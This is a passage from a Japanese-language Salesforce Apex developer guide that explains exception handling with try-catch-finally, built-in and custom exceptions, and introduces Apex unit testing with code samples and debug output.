  // Optional additional catch statement for other exception types.
  // Note that the general exception type, 'Exception',
  // must be the last catch block when it is used.
 code_block
} finally {
  // Finally block.
  // At least the catch block or the finally block must be present.
 code_block
```

```
}
```

try ブロックを使用する場合は、catch ブロックと finally ブロックの少なくともいずれかが存在する必要があります。try-catch ブロックの構文は次のとおりです。

```
try {
 code_block
} catch (exceptionType variableName) {
 code_block
}
// Optional additional catch blocks
```

try-finally ブロックの構文は次のとおりです。

```
try {
 code_block
} finally {
 code_block
}
```

これは、try-catch-finally ブロックの骨格のみの例です。

```
try {
    // Perform some operation that
    //   might cause an exception.
} catch(Exception e) {
    // Generic exception handling code here.
} finally {
    // Perform some clean up.
}
```

キャッチできない例外

キャッチできない特殊なタイプの組み込み例外もあります。このような例外は、Force.com プラットフォームの重大な状況に関連付けられています。このような状況では、コードの実行を中止する必要があります。例外処理で実行を再開することはできません。このような例外の 1 つとして、ガバナ制限に達した場合 (SOQL クエリ

の最大発行数に達した場合など) に実行時に発生する制限の例外 (System.LimitException) があります。他の例として、アサーションステートメント (System.assert メソッドを使用) に失敗した場合に発生する例外やライセンスの例外が挙げられます。

例外をキャッチできない場合、catch ブロックや finally ブロック (ある場合) は実行されません。

例外処理の例

例外の発生を確認するには、DML例外を発生させるいくつかのコードを実行します。開発者コンソールで次のコードを実行します。

```
Merchandise__c m = new Merchandise__c();

insert m;
```

この例の insert DML ステートメントは、必須項目を設定せずに商品品目を挿入しているため、DMLException を発生させます。この例外エラーは、デバッグログに次のように表示されます。

```
System.DmlException: Insert failed. First exception on row 0; first error:
REQUIRED_FIELD_MISSING, Required fields are missing: [Description, Price, Total
Inventory]: [Description, Price, Total Inventory]
```

続いて、開発者コンソールで次のスニペットを実行します。これは前の例に基づいていますが、try-catchブロックが追加されています。

```
try {

    Merchandise__c m = new Merchandise__c();

    insert m;

} catch(DmlException e) {

    System.debug('The following exception has occurred: ' + e.getMessage());

}
```

開発者コンソールに表示される要求の状況は、正常に完了したことを報告しています。これは、コードが例外を処理しているためです。

例外の後に出現するtryブロックのステートメントはすべてスキップされ、実行されません。たとえば、insert m; の後にステートメントを追加しても、ステートメントは実行されません。次のコードを実行します。

```
try {

    Merchandise__c m = new Merchandise__c();

    insert m;

    // This doesn't execute since insert causes an exception

    System.debug('Statement after insert.');

} catch(DmlException e) {
```

```
    System.debug('The following exception has occurred: ' + e.getMessage());
}
```

新しいデバッグログエントリには、「Statement after insert」というデバッグメッセージは表示されません。これは、このdebugステートメントが挿入で発生した例外の後に出現し、実行されないためです。例外が発生した後にコードステートメントの実行を続行するには、try-catchブロックの後にステートメントを配置します。この変更されたコードスニペットを実行すると、デバッグログに「Statement after insert」というデバッグメッセージが表示されるようになります。

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
// This will get executed
System.debug('Statement after insert.');
```

または、try-catchブロックを追加できます。このコードスニペットでは、2つ目のtry-catchブロック内にSystem.debugステートメントがあります。これを実行すると、前と同じ結果になります。

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}


try {
    System.debug('Statement after insert.');
    // Insert other records
}
catch (Exception e) {
```

```
    // Handle this exception here
}
```

finally ブロックは、発生した例外に関係なく、また例外が発生しなくても常に実行されます。実際にどう使用されるのか見てみましょう。次のコードを実行します。

```
// Declare the variable outside the try-catch block
// so that it will be in scope for all blocks.
XmlStreamWriter w = null;
try {
    w = new XmlStreamWriter();
    w.writeStartDocument(null, '1.0');
    w.writeStartElement(null, 'book', null);
    w.writeCharacters('This is my book');
    w.writeEndElement();
    w.writeEndDocument();

    // Perform some other operations
    String s;
    // This causes an exception because
    // the string hasn't been assigned a value.
    Integer i = s.length();
} catch(Exception e) {
    System.debug('An exception occurred: ' + e.getMessage());
} finally {
    // This gets executed after the exception is handled
    System.debug('Closing the stream writer in the finally block.');
    // Close the stream writer
    w.close();
}
```

上記のコードスニペットでは、XML ストリームライタを作成し、いくつかの XML 要素を追加します。次に、null の String 変数 s にアクセスしたために例外が発生します。catch ブロックがこの例外を処理します。続いて、finally ブロックが実行されます。このブロックでデバッグメッセージが書き出され、ストリームライタが終了し、それによって関連リソースが解放されます。デバッグログでデバッグ出力を確認します。例外エラーの後にデバッグメッセージ「`Closing the stream writer in the finally block.`」が表示されます。これにより、例外がキャッチされた後に finally ブロックが実行されたことがわかります。

組み込み例外および共通メソッド

Apex には、実行時にエラーが発生した場合にランタイムエンジンが生成する複数の組み込み例外種別が用意されています。前の例では DMLException が使用されていました。その他いくつかの組み込み例外の例を次に説明します。組み込み例外種別の完全なリストは、「Exception クラスおよび組み込み例外」を参照してください。

DmlException

`insert` ステートメントでレコードの必要な項目が欠落している場合など、DML ステートメントに関する問題を示す例外。

この例では DmlException を使用します。この例の `insert` DML ステートメントは、必須項目を設定せずに商品品目を挿入しているため、DMLException を発生させます。この例外は、`catch` ブロックでキャッチされ、`System.debug` ステートメントを使用して例外メッセージがデバッグログに出力されます。

```
try {

    Merchandise__c m = new Merchandise__c();

    insert m;

} catch(DmlException e) {

    System.debug('The following exception has occurred: ' + e.getMessage());

}
```

ListException

範囲外のインデックスへのアクセスなど、リストに関する問題を示す例外。

この例では、リストを作成して 1 つの要素を追加します。続いて、2 つの要素にアクセスを試みました。一方の要素はインデックス 0 に存在し、もう一方の要素はインデックス 1 に存在しないために ListException が発生します。この例外は、catch ブロックでキャッチされます。catch ブロックの `System.debug` ステートメントは、デバッグログに「`The following exception has occurred: List index out of bounds: 1`」と出力します。

```
try {

    List<Integer> li = new List<Integer>();

    li.add(15);

    // This list contains only one element,

    // but we're attempting to access the second element
```

```
    // from this zero-based list.

    Integer i1 = li[0];

    Integer i2 = li[1]; // Causes a ListException

} catch(ListException le) {

    System.debug('The following exception has occurred: ' + le.getMessage());

}
```

NullPointerException

`null` 変数の参照解決に関する問題を示す例外。

この例では、`s` という名前の String 変数を作成しますが、この変数は値で初期化されていないため null です。null 変数に対して `contains` メソッドをコールすると、NullPointerException が発生します。この例外は、catch ブロックでキャッチされ、デバッグログには「`The following exception has occurred: Attempt to de-reference a null object`」と出力されます。

```
try {

    String s;

    Boolean b = s.contains('abc'); // Causes a NullPointerException

} catch(NullPointerException npe) {

    System.debug('The following exception has occurred: ' + npe.getMessage());

}
```

QueryException

sObject の単一変数に対する、レコードを返さない、または複数のレコードを返すクエリの割り当てなど、SOQL クエリに関する問題を示す例外。

この例の 2 つ目の SOQL クエリでは、QueryException が発生します。この例では、クエリの戻り値に Merchandise オブジェクトを割り当てます。クエリでの `LIMIT 1` の使用方法を見てください。ここでは、データベースから返されるオブジェクトは 1 つ以下であるため、割り当てることができるのは 1 つのオブジェクトであり、リストではありません。ただし、この場合、XYZ という名前の Merchandise はないため、何も返されず、戻り値を 1 つのオブジェクトに割り当てようとすると QueryException が発生します。例外は catch ブロックでキャッチされ、デバッグログには「`The following exception has occurred: List has no rows for assignment to SObject`」と表示されます。

```
try {

    // This statement doesn't cause an exception, even though

    // we don't have a merchandise with name='XYZ'.

    // The list will just be empty.

    List<Merchandise__c> lm = [SELECT Name FROM Merchandise__c WHERE Name='XYZ'];
```

```
    // lm.size() is 0
    System.debug(lm.size());

    // However, this statement causes a QueryException because
    // we're assiging the return value to a Merchandise__c object
    // but no Merchandise is returned.
    Merchandise__c m = [SELECT Name FROM Merchandise__c WHERE Name='XYZ' LIMIT 1];
} catch(QueryException qe) {
    System.debug('The following exception has occurred: ' + qe.getMessage());
}
```

SObjectException

insert の間のみ変更可能な update ステートメント内の項目の変更など、sObject レコードに関する問題を示す例外。

この例では、try ブロックで SObjectException が発生し、catch ブロックでキャッチされます。請求書明細をクエリし、その Name 項目のみを選択します。次に、クエリされた sObject の Description__c 項目を取得しようとしますが、この項目は SELECT ステートメントでクエリされた項目リストに含まれていないため取得できません。その結果、SObjectException が発生します。この例外は catch ブロックでキャッチされ、デバッグログには「`The following exception has occurred: SObject row was retrieved via SOQL without querying the requested field: Invoice_Statement__c.Description__c`」と表示されます。

```
try {
    Invoice_Statement__c inv = new Invoice_Statement__c(
        Description__c='New Invoice');
    insert inv;

    // Query the invoice we just inserted
    Invoice_Statement__c v = [SELECT Name FROM Merchandise__c WHERE Id=:inv:Id];
    // Causes an SObjectException because we didn't retrieve
    // the Description__c field.
    String s = v.Description__c;
```

```
} catch(SObjectException se) {

    System.debug('The following exception has occurred: ' + se.getMessage());

}
```

共通例外メソッド

共通例外メソッドを使用して、例外エラーメッセージやスタック追跡など、例外に関する詳細情報を取得できます。上の例では、例外に関連付けられたエラーメッセージを返す `getMessage` メソッドをコールしています。この他にも使用できる例外メソッドがあります。いくつかの役に立つメソッドを次に説明します。

- `getCause`: 例外オブジェクトとして例外の原因を返します。
- `getLineNumber`: 例外が発生した箇所の行番号を返します。
- `getMessage`: ユーザに表示されるエラーメッセージを返します。
- `getStackTraceString`: 文字列としてスタック追跡を返します。
- `getTypeName`: DMLException、ListException、MathException などの例外種別を返します。

例

次の例を実行して、これらの共通メソッドが何を返すか確認しましょう。

```
try {

    Merchandise__c m = [SELECT Name FROM Merchandise__c LIMIT 1];

    // Causes an SObjectException because we didn't retrieve

    // the Total_Inventory__c field.

    Double inventory = m.Total_Inventory__c;

} catch(Exception e) {

    System.debug('Exception type caught: ' + e.getTypeName());

    System.debug('Message: ' + e.getMessage());

    System.debug('Cause: ' + e.getCause());    // returns null

    System.debug('Line number: ' + e.getLineNumber());

    System.debug('Stack trace: ' + e.getStackTraceString());

}
```

すべての `System.debug` ステートメントの出力は、次のようになります。

```
17:38:04:149 USER_DEBUG [7]|DEBUG|Exception type caught: System.SObjectException
```

```
17:38:04:149 USER_DEBUG [8]|DEBUG|Message: SObject row was retrieved via SOQL without querying the requested field: Merchandise__c.Total_Inventory__c
17:38:04:150 USER_DEBUG [9]|DEBUG|Cause: null
17:38:04:150 USER_DEBUG [10]|DEBUG|Line number: 5
17:38:04:150 USER_DEBUG [11]|DEBUG|Stack trace: AnonymousBlock: line 5, column 1
```

catch ステートメントの引数種別は、汎用的な Exception 種別です。より具体的な SObjectException をキャッチします。これが行われているかどうか確認するには、デバッグ出力で `e.getTypeName()` の戻り値を調べます。出力には、エラーメッセージ、例外が発生した行番号、スタック追跡など、SObjectException の他のプロパティも含まれます。`getCause` はなぜ null を返したのでしょうか。このサンプルでは、この前にこの例外を発生させる例外 (内部例外) がないためです。「カスタム例外の作成」には、`getCause` の戻り値が実際の例外となる例があります。

その他の例外メソッド

DmlException など、いくつかの例外種別には、その種別にのみ適用され、他の例外とは共通ではない次のような特定の例外メソッドがあります。

- `getDmlFieldNames(Index of the failed record)`: 指定されたエラーレコードのエラーの原因となった項目の名前を返します。
- `getDmlId(Index of the failed record)`: 指定されたエラーレコードのエラーの原因となったエラーレコードの ID を返します。
- `getDmlMessage(Index of the failed record)`: 指定されたエラーレコードに関するエラーメッセージを返します。
- `getNumDml`: エラーレコードの数を返します。

例

このスニペットは、DmlException メソッドを使用して、Merchandise オブジェクトのリストを挿入したときに返された例外に関する詳細な情報を取得します。挿入する品目リストには 3 つの品目が含まれており、2 つ目以降の品目には必須項目がなく、例外が発生します。

```
Merchandise__c m1 = new Merchandise__c(
    Name='Coffeemaker',
    Description__c='Kitchenware',
    Price__c=25,
    Total_Inventory__c=1000);
// Missing the Price and Total_Inventory fields
Merchandise__c m2 = new Merchandise__c(
    Name='Coffeemaker B',
    Description__c='Kitchenware');
```

```
// Missing all required fields

Merchandise__c m3 = new Merchandise__c();

Merchandise__c[] mList = new List<Merchandise__c>();

mList.add(m1);

mList.add(m2);

mList.add(m3);



try {

    insert mList;

} catch (DmlException de) {

    Integer numErrors = de.getNumDml();

    System.debug('getNumDml=' + numErrors);

    for(Integer i=0;i<numErrors;i++) {

        System.debug('getDmlFieldNames=' + de.getDmlFieldNames(i));

        System.debug('getDmlMessage=' + de.getDmlMessage(i));

    }

}
```

上記のサンプルでは、try ブロックに含まれている初期コードがすべて含まれているわけではありません。例外が発生する可能性があるコード部分のみが `try` ブロック内にラップされています。この場合、`insert` ステートメントは入力データが有効でない場合に DML 例外を返す可能性があります。`insert` 操作で発生した例外は、その後の `catch` ブロックでキャッチされます。このサンプルを実行した後、次のような `System.debug` ステートメントの出力が表示されます。

```
14:01:24:939 USER_DEBUG [20]|DEBUG|getNumDml=2

14:01:24:941 USER_DEBUG [23]|DEBUG|getDmlFieldNames=(Price, Total Inventory)

14:01:24:941 USER_DEBUG [24]|DEBUG|getDmlMessage=Required fields are missing: [Price, Total Inventory]

14:01:24:942 USER_DEBUG [23]|DEBUG|getDmlFieldNames=(Description, Price, Total Inventory)

14:01:24:942 USER_DEBUG [24]|DEBUG|getDmlMessage=Required fields are missing: [Description, Price, Total Inventory]
```

DML エラーの数は、リストのうち 2 つの品目で挿入が失敗したため、正しく 2 つと報告されています。また、エラーが発生した項目名と、各エラーレコードのエラーメッセージも出力に書き出されます。

さまざまな例外種別のキャッチ

前の例では、catch ブロックで具体的な例外種別を使用しました。すべての例で汎用的な Exception 種別だけをキャッチすれば、あらゆる例外種別をキャッチすることも可能です。たとえば、SObjectException を発生させ、catch ステートメントの引数に Exception 種別を指定した次の例を実行してみます。SObjectException は catch ブロックでキャッチされます。

```
try {

    Merchandise__c m = [SELECT Name FROM Merchandise__c LIMIT 1];

    // Causes an SObjectException because we didn't retrieve

    // the Total_Inventory__c field.

    Double inventory = m.Total_Inventory__c;

} catch(Exception e) {

    System.debug('The following exception has occurred: ' + e.getMessage());

}
```

または、複数の catch ブロックを使用して、例外種別ごとに 1 つの catch ブロックを指定し、最後の catch ブロックで汎用的な Exception 種別をキャッチすることもできます。次の例を見てください。3 つの catch ブロックがあります。

```
try {

    Merchandise__c m = [SELECT Name FROM Merchandise__c LIMIT 1];

    // Causes an SObjectException because we didn't retrieve

    // the Total_Inventory__c field.

    Double inventory = m.Total_Inventory__c;

} catch(DmlException e) {

    System.debug('DmlException caught: ' + e.getMessage());

} catch(SObjectException e) {

    System.debug('SObjectException caught: ' + e.getMessage());

} catch(Exception e) {

    System.debug('Exception caught: ' + e.getMessage());

}
```

すでに説明したとおり、実行される catch ブロックは 1 つのみで、残りの catch ブロックはスキップされます。この例は前の例と似ていますが、catch ブロックの数が少し増えています。このスニペットを実行すると、行 `Double inventory = m.Total_Inventory__c;` で SObjectException が発生します。すべての catch ブロックが指定された順序で、発生した例外と catch ブロックの引数に指定された例外種別が一致するまで調べられます。

1. 最初の catch ブロック引数は DmlException 種別で、発生した例外 (SObjectException) と一致しません。
2. 2 つ目の catch ブロックの引数は SObjectException 種別で、発生した例外と一致するため、このブロックが実行され、メッセージ「`SObjectException caught: SObject row was retrieved via SOQL without querying the requested field: Merchandise__c.Total_Inventory__c`」がデバッグログに書き出されます。
3. 最後の catch ブロックは、catch ブロックが 1 つすでに実行されているため、無視されます。

最後の catch ブロックは、どの例外種別でも、つまり、前の catch ブロックでキャッチされなかったどの例外でもキャッチするため、便利です。たとえば、上記のコードを NullPointerException が発生するように変更すると、この例外は最後の catch ブロックでキャッチされます。変更した次の例を実行します。デバッグメッセージ「`Exception caught: Attempt to de-reference a null object`」が表示されます。

```
try {

    String s;

    Boolean b = s.contains('abc'); // Causes a NullPointerException

} catch(DmlException e) {

    System.debug('DmlException caught: ' + e.getMessage());

} catch(SObjectException e) {

    System.debug('SObjectException caught: ' + e.getMessage());

} catch(Exception e) {

    System.debug('Exception caught: ' + e.getMessage());

}
```

カスタム例外の作成

組み込み Apex 例外は発生させることはできず、キャッチのみが可能です。カスタム例外の場合、メソッドでの発生とキャッチが可能です。カスタム例外では、詳細なエラーメッセージを指定したり、catch ブロックでカスタマイズしたエラー処理を行ったりできます。

例外は最上位クラスにできます。つまり、メンバー変数、メソッド、コンストラクタを持ち、インターフェースの実装などが可能です。

カスタム例外クラスを作成するには、組み込み `Exception` クラスを拡張して、「MyException」や「PurchaseException」のようにクラス名の最後が `Exception` で終わるように指定します。すべての例外クラスは、システム定義の基本クラス `Exception` を拡張するため、すべての共通例外メソッドを継承します。

この例では、MyException というカスタム例外を定義します。

```
public class MyException extends Exception {}
```

Java クラスと同様に、ユーザ定義の例外型は継承ツリーを構成し、catch ブロックでこの継承ツリー内の任意のオブジェクトをキャッチできます。次に例を示します。

```
public class BaseException extends Exception {}

public class OtherException extends BaseException {}



try {

    Integer i;

    // Your code here

    if (i < 5) throw new OtherException('This is bad');

} catch (BaseException e) {

    // This catches the OtherException

}
```

独自の例外オブジェクトは次のような形で作成し、発生させることができます。

次のような例外を作成できます。

- 引数のない例外

  ```
  new MyException();
  ```

- エラーメッセージを指定する 1 つの string 型の引数を取る例外

  ```
  new MyException('This is bad');
  ```

- 1つの Exception 型の引数を取るもの。これは原因を特定でき、任意にスタック追跡できます

  ```
  new MyException(e);
  ```

- string 型のエラーメッセージと、任意のスタック追跡に表示される例外チェーンの両方を取る例外

  ```
  new MyException('This is bad', e);
  ```

例外と内部例外の再発生

catch ブロックで例外をキャッチしたら、キャッチした例外変数を再発生させることもできます。これは、メソッドが別のメソッドによってコールされていて、コール元のメソッドに例外の処理を委任する場合に役立ち

ます。キャッチした例外をカスタム例外の内部例外として再発生させ、メインメソッドにカスタム例外種別をキャッチさせることができます。

次の例では、内部例外として例外を再発生させる方法を示します。この例では、`My1Exception` と `My2Exception` の 2 つのカスタム例外を定義し、両方の情報を使用してスタック追跡を生成します。

```
// Define two custom exceptions

public class My1Exception extends Exception {}

public class My2Exception extends Exception {}



try {

    // Throw first exception

    throw new My1Exception('First exception');

} catch (My1Exception e) {

    // Throw second exception with the first

    // exception variable as the inner exception

    throw new My2Exception('Thrown with inner exception', e);

}
```

上記のコードを実行した結果のスタック追跡は次のようになります。

```
15:52:21:073 EXCEPTION_THROWN [7]|My1Exception: First exception

15:52:21:077 EXCEPTION_THROWN [11]|My2Exception: Throw with inner exception

15:52:21:000 FATAL_ERROR AnonymousBlock: line 11, column 1

15:52:21:000 FATAL_ERROR Caused by

15:52:21:000 FATAL_ERROR AnonymousBlock: line 7, column 1
```

次のセクションの例では、`getCause` メソッドをコールし、内部例外を使用して例外を処理する方法を示します。

内部例外の例

カスタム例外クラスの作成方法と、例外オブジェクトの構築方法を確認したので、カスタム例外の便利さを示す例を作成して実行してみましょう。

1. 開発者コンソールで、`MerchandiseException` という名前のクラスを作成し、次のコードを追加します。

   ```
   public class MerchandiseException extends Exception {}
   ```

   この例外クラスは、これから作成する 2 つ目のクラス内で使用します。最後の中括弧で例外クラスの本文を囲みます。例外クラスは空のままにしておき、既存のコードを使用します。このクラスは、組み込み

Exception クラスから、getMessage など、すべてのコンストラクタと共通例外メソッドを継承するためです。

2. 続いて、2 つ目のクラスを MerchandiseUtility という名前で作成します。

```
public class MerchandiseUtility {

    public static void mainProcessing() {

        try {

            insertMerchandise();

        } catch(MerchandiseException me) {

            System.debug('Message: ' + me.getMessage());

            System.debug('Cause: ' + me.getCause());

            System.debug('Line number: ' + me.getLineNumber());

            System.debug('Stack trace: ' + me.getStackTraceString());

        }

    }


    public static void insertMerchandise() {

        try {

            // Insert merchandise without required fields

            Merchandise__c m = new Merchandise__c();

            insert m;

        } catch(DmlException e) {

            // Something happened that prevents the insertion

            // of Employee custom objects, so throw a more

            // specific exception.

            throw new MerchandiseException(

                'Merchandise item could not be inserted.', e);

        }

    }
```

```
}
```

このクラスには、mainProcessing メソッドが含まれ、そのメソッドから insertMerchandise がコールされます。このコール先で、必須項目を指定せずに Merchandise が挿入されるため、例外が発生します。catch ブロックはこの例外をキャッチし、前に作成した新しい例外であるカスタムの MerchandiseException を発生させます。ここでは、2つの引数(エラーメッセージ、元の例外オブジェクト)を取る例外のコンストラクタをコールしています。なぜ元の例外を渡すのでしょうか。それは、最初のメソッド mainProcessing で MerchandiseException をキャッチした場合、この例外の本当の原因は MerchandiseException よりも前に発生した元の例外 (内部例外と呼ばれる) であるため、元の例外の情報が役に立つからです。

3. 理解を深めるために、これらが実際にどう機能するのか見てみましょう。次のコードを実行します。

```
MerchandiseUtility.mainProcessing();
```

4. デバッグログ出力を確認します。ログには、次のように表示されます。

```
18:12:34:928 USER_DEBUG [6]|DEBUG|Message: Merchandise item could not be inserted.

18:12:34:929 USER_DEBUG [7]|DEBUG|Cause: System.DmlException: Insert failed. First
exception on row 0; first error: REQUIRED_FIELD_MISSING, Required fields are missing:
[Description, Price, Total Inventory]: [Description, Price, Total Inventory]

18:12:34:929 USER_DEBUG [8]|DEBUG|Line number: 22

18:12:34:930 USER_DEBUG [9]|DEBUG|Stack trace:
Class.EmployeeUtilityClass.insertMerchandise: line 22, column 1
```

次の点に留意してください。

- MerchandiseException の原因は DmlException です。必須項目がないことを示す DmlException メッセージも表示されます。
- スタック追跡は、2つ目の例外が発生した場所である行 22 です。MerchandiseException の throw ステートメントに対応しています。

```
throw new MerchandiseException('Merchandise item could not be inserted.', e);
```

第 13 章　Apex のテスト

トピック:

Apex は、単体テストの記述、テストの実行、テスト結果の確認、コードカバー率の結果の取得を可能にする、テストフレームワークを提供します。

この章では、Apex のテストに Force.com プラットフォームで使用できるツールのほか、単体テストの概要、テストのデータ表示について説明します。テストのベストプラクティスおよびテストの例についても説明します。

Apex のテストについて

テストは、長期間の開発を正常に行うための主要部分であり、開発プロセスの重要な部分を占めます。テストコードを開発時に同時に作成する、*テスト駆動型の開発*プロセスで開発することを強くお勧めします。

Apex テストを行う理由

テストは、アプリケーションがお客様にリリースするものである場合は特に、アプリケーション成功の鍵となります。アプリケーションが予測どおりに機能すること、また、予期せぬ動作がないことを検証することで、お客様からの信頼が高まります。

アプリケーションのテストには 2 種類あります。1 つは Salesforce ユーザインターフェースによる重要なテストですが、ユーザインターフェースを使用するテストでは、アプリケーションのユースケースをすべて把握できるわけではありません。もう 1 つは一括機能のテストで、SOAP API を使用して、または Visualforce 標準セットコントローラによってコードが呼び出され場合、そのコードを通じて最大 200 件のレコードを渡すことができます。

アプリケーションが完成することはほとんどありません。機能を変更または拡張する追加リリースがあります。包括的なテストを作成すれば、新しい機能のすべてについて機能の後退が存在しないこと確認することができます。

作成したコードをリリースしたり Force.com AppExchange 用にパッケージ化したりする前に、次の条件を満たす必要があります。

- Apex コードの少なくとも 75% が単体テストでカバーされており、かつすべてのテストが成功している。

  次の点に注意してください。

  - 本番組織に Apex をリリースするときに、組織の名前空間内の各単体テストがデフォルトで実行されます。
  - `System.debug` へのコールは、Apex コードカバー率の対象とはみなされません。
  - テストメソッドとテストクラスは、Apex コードカバー率の対象とはみなされません。
  - Apex コードの 75% が単体テストでカバーされている必要がありますが、カバー率を上げることだけに集中すべきではありません。アプリケーションのすべてのユースケース (正・誤両方の場合や単一データだけでなく複数データの場合) の単体テストを作成するようにしてください。このような多様なユースケースのテストコードを実装することが 75% 以上のカバー率につながります。
- すべてのトリガについて何らかのテストを行う。
- すべてのクラスとトリガが正常にコンパイルされる。

Salesforce は Apex コードを使用するすべての組織ですべてのテストを実行し、サービスのアップグレードによって動作が変更されていないことを検証します。

Apex のテスト内容

Salesforce は次の事項のテストを作成することをお勧めします。

単一操作
: 単一のレコードが適切かつ予測どおりの結果を生成することを確認するテスト。

一括操作
: トリガ、クラス、拡張にかかわらず、すべての Apex コードが 1 件から 200 件のレコードについて呼び出されます。単一レコードのケースだけでなく、一括ケースについてもテストする必要があります。

ポジティブ動作
: 予測される動作がすべての予測される順列で行われること、つまりユーザがすべてを正しく入力し、制限を超えないことを確認するテスト。

ネガティブ動作
: 将来の日付を追加できない、負の数量を指定できないなどの制限がアプリケーションに存在する場合があります。ネガティブケースについてテストし、制限内のポジティブケースと同様、エラーメッセージが適切に生成されることを確認する必要があります。

制限ユーザ
: コード内で使用する sObjects へのアクセス権限が制限されているユーザが予測どおりの動作を行えるかどうかを確認するテスト。つまり、コードを実行できるかどうか、エラーメッセージを受信するかどうかを確認します。

メモ: 条件演算子および 3 項演算子は、ポジティブブランチとネガティブブランチの両方が実行されない限り、実行されたとはみなされません。

これらの種類のテストの例は、「テストの例」 (ページ 692)を参照してください。

Apex の単体テスト

堅牢で、エラーのないコードの開発を促進するため、Apex は*単体テスト*の作成と実行をサポートします。単体テストは、コード内の特定の部分が正しく機能していることを確認するクラスメソッドです。単体テストのメソッドは引数を取らず、データベースへのデータの確定やメールの送信を行うこともなく、メソッド定義に `testMethod` キーワードまたは `isTest` アノテーションでフラグが付けられています。また、テストメソッドは、テストクラス (`isTest` アノテーションが付加されているクラス) で定義されている必要があります。

次に例を示します。

```
@isTest

private class myClass {

     static testMethod void myTest() {

         // code_block

     }

}
```

これは前の例と同じテストクラスですが、代わりに、isTest アノテーションを使用してテストメソッドを定義します。

```
@isTest

private class myClass {

    @isTest static void myTest() {

        // code_block

    }

}
```

アプリケーションのテストに使用するコードのみを含むクラスおよびメソッドを定義するには isTest アノテーションを使用します。メソッドの isTest アノテーションは、testMethod キーワードと同じです。

メモ: isTest アノテーションで指定したクラスは、Apex コードの組織内の上限の 3 MB には含まれません。

次に、2 つのテストメソッドを含むテストクラスの例を示します。

```
@isTest

private class MyTestClass {



   // Methods for testing

   @isTest static void test1() {

      // Implement test code

   }



   @isTest static void test2() {

      // Implement test code

   }



}
```

isTest として定義されたクラスとメソッドは private または public のいずれかと宣言する必要があります。テストクラスメソッドのアクセスレベルを考慮する必要はありません。つまり、テストクラスまたはテストメソッドを定義するときにアクセス修飾子を追加する必要はありません。Apexのデフォルトのアクセスレベルは非公開です。このテストフレームワークでは、アクセスレベルを問わず、常にテストメソッドを検索して、実行することができます。

isTest として定義されたクラスは最上位クラスである必要があるため、インターフェースまたは enum 値とすることはできません。

テストクラスのメソッドは、実行中のテスト、つまり、テストメソッドまたはテストメソッドから呼び出されるコードからのみコールすることができ、テスト以外の要求からコールすることはできません。

この例では、クラスおよび対応するテストクラスを示します。テストするクラスは次のとおりです。この例には、2 つのメソッドとコンストラクタが含まれています。

```
public class TVRemoteControl {

    // Volume to be modified

    Integer volume;

    // Constant for maximum volume value

    static final Integer MAX_VOLUME = 50;


    // Constructor

    public TVRemoteControl(Integer v) {

        // Set initial value for volume

        volume = v;

    }


    public Integer increaseVolume(Integer amount) {

        volume += amount;

        if (volume > MAX_VOLUME) {

            volume = MAX_VOLUME;

        }

        return volume;

    }


    public Integer decreaseVolume(Integer amount) {

        volume -= amount;

        if (volume < 0) {
```

```
            volume = 0;
        }
        return volume;
    }

    public static String getMenuOptions() {
        return 'AUDIO SETTINGS - VIDEO SETTINGS';
    }

}
```

これは、対応するテストクラスです。4つのテストメソッドが含まれています。前のクラスの各メソッドがコールされています。これでテストカバー率は十分ですが、テストクラスのテストメソッドでは、追加のテストを実行して境界の条件を確認します。

```
@isTest
class TVRemoteControlTest {
    @isTest static void testVolumeIncrease() {
        TVRemoteControl rc = new TVRemoteControl(10);
        Integer newVolume = rc.increaseVolume(15);
        System.assertEquals(25, newVolume);
    }

    @isTest static void testVolumeDecrease() {
        TVRemoteControl rc = new TVRemoteControl(20);
        Integer newVolume = rc.decreaseVolume(15);
        System.assertEquals(5, newVolume);
    }

    @isTest static void testVolumeIncreaseOverMax() {
```

```
        TVRemoteControl rc = new TVRemoteControl(10);
        Integer newVolume = rc.increaseVolume(100);
        System.assertEquals(50, newVolume);
    }

    @isTest static void testVolumeDecreaseUnderMin() {
        TVRemoteControl rc = new TVRemoteControl(10);
        Integer newVolume = rc.decreaseVolume(100);
        System.assertEquals(0, newVolume);
    }

    @isTest static void testGetMenuOptions() {
        // Static method call. No need to create a class instance.
        String menu = TVRemoteControl.getMenuOptions();
        System.assertNotEquals(null, menu);
        System.assertNotEquals('', menu);
    }
}
```

単体テストの考慮事項

単体テストでは、次の点に留意してください。

- Salesforce API 28.0からは、テストメソッドは非テストクラスに含めることができなくなります。また、`isTest` アノテーションが付加されているクラスの一部である必要があります。テストクラスから private クラスのメンバーにアクセスする方法については、`TestVisible` アノテーションを参照してください。
- テストメソッドは、Web サービスコールアウトのテストには使用できません。代わりに、疑似コールアウトを使用します。「Web サービスコールアウトのテスト」および「HTTP コールアウトのテスト」を参照してください。
- テストメソッドからメールメッセージを送信することはできません。
- テストメソッドはテストで作成したデータをコミットしないため、完了時にテストデータを削除する必要はありません。

- テストクラスに静的メンバー変数が含まれ、その変数の値が testSetup またはテストメソッドで変更されている場合は、新しい値が保持されません。このクラスの他のテストメソッドは、静的メンバー変数の元の値を取得します。この動作は、静的メンバー変数が別のクラスで定義され、テストメソッドでアクセスされる場合にも適用されます。
- 一意制約のある項目を含む一部の sObject では、重複する sObject レコードを挿入するとエラーになります。たとえば、同じ名前の複数の CollaborationGroup sObject を挿入すると、CollaborationGroup レコードには一意の名前が必要なためエラーになります。
- Chatter フィードのレコードの追跡変更 (FeedTrackedChange レコード) は、テストメソッドが関連レコードを変更すると、使用できません。FeedTrackedChange レコードでは、作成される前に、関連付けられている親レコードへの変更がデータベースにコミットされている必要があります。テストメソッドではデータをコミットしないため、FeedTrackedChange レコードの作成はできません。同様に、項目履歴管理レコード (AccountHistory など) は、他の sObject レコード (Account など) を最初にコミットする必要があるため、テストメソッドでは作成できません。

関連トピック:

IsTest アノテーション

非公開テストクラスメンバーへのアクセス

